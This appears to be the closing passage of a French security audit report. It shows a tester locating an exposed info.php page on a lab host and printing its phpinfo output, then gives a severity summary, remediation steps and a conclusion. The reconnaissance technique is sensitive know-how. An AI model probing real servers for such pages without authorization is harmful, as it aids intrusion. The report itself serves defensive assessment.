


Figure 22

Enfin, nous essayons de deviner s'il y a une page "phpinfo.php". Nous essayons phpinfo.php sans succès. Ensuite, nous essayons d'utiliser "info.php" et il affiche le phpinfo() page. Il révèle également que le répertoire racine du web est à /var/www/html. Il est vulnérable à l'exposition aux données sensibles. (Figure 23 à 24)

Commande : http://192.168.1.145/info.php

PHP Version 5.6.14	
<b>System</b>	Linux localhost.localdomain 4.2.3-300.fc23.x86_64 #1 SMP Mon Oct 5 15:42:54 UTC 2015 x86_64
<b>Build Date</b>	Sep 30 2015 12:55:35
<b>Server API</b>	Apache 2.0 Handler
<b>Virtual Directory Support</b>	disabled
<b>Configuration File (php.ini) Path</b>	/etc
<b>Loaded Configuration File</b>	/etc/php.ini
<b>Scan this dir for additional .ini files</b>	/etc/php.d
<b>Additional .ini files parsed</b>	/etc/php.d/20-bz2.ini, /etc/php.d/20-calendar.ini, /etc/php.d/20-ctype.ini, /etc/php.d/20-curl.ini, /etc/php.d/20-exif.ini, /etc/php.d/20-finfo.ini, /etc/php.d/20-ftp.ini, /etc/php.d/20-gettext.ini, /etc/php.d/20-conv.ini, /etc/php.d/20-ldap.ini, /etc/php.d/20-mysqlind.ini, /etc/php.d/20-pdo.ini, /etc/php.d/20-phar.ini, /etc/php.d/20-sockets.ini, /etc/php.d/20-sqlite3.ini, /etc/php.d/20-tokenizer.ini, /etc/php.d/30-mysqli.ini, /etc/php.d/30-mysqli.ini, /etc/php.d/30-pdo_mysql.ini, /etc/php.d/30-pdo_sqlite.ini, /etc/php.d/40-json.ini
<b>PHP API</b>	20131106
<b>PHP Extension</b>	20131226
<b>Zend Extension</b>	220131226
<b>Zend Extension Build</b>	API20131226,NTS
<b>PHP Extension Build</b>	API20131226,NTS
<b>Debug Build</b>	no
<b>Thread Safety</b>	disabled
<b>Zend Signal Handling</b>	disabled
<b>Zend Memory Manager</b>	enabled
<b>Zend Multibyte Support</b>	disabled
<b>IPv6 Support</b>	enabled

Figure 23

HTTP Headers Information	
<b>HTTP Request</b>	GET /info.php HTTP/1.1
<b>Host</b>	192.168.1.145
<b>User-Agent</b>	Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0

Figure 24



## Résumé des vulnérabilités

Sévérité	Nombre	Pourcentage
Critique	2	28,5 %
Haute	2	28,5 %
Moyenne	3	43 %
Faible	0	0 %
<b>Total</b>	<b>7</b>	<b>100 %</b>

## Résumé des risques et réévaluation

Deux vulnérabilités critiques ont été trouvées et il est conseillé de mettre en place les actions correctives suivantes :

- Revue de code ( Analyse statique et dynamique ).
- Mettre en place une config qui assure la sécurité des ressources.
- Vérifier la bonne conformité des algorithmes de chiffrement.
- Ajouter un Web Application Firewall

## Conclusion

Suite à l'audit, de nombreux risques ont été relevés. Ceux-ci ont un impact fort sur le SI, sur les données personnelles des clients entre autres. Des vulnérabilités qui ne sont pas corrigées continuent d'introduire des risques et par conséquent, des contrôles doivent être appliqués pour atténuer les risques associés aux vulnérabilités trouvées en attendant qu'un correctif soit appliqué.

Le niveau de sécurité global est insatisfaisant. Beaucoup de vulnérabilités sont facilement et rapidement corrigables, ce qui permettrait de relever le niveau de sécurité, mais beaucoup d'autres avec un impact moyen nécessitent plus d'investissement.

Nous recommandons que le niveau de sécurité du SI soit réévalué au moins une fois par an et dès lors que des modifications soient apportées à l'infrastructure.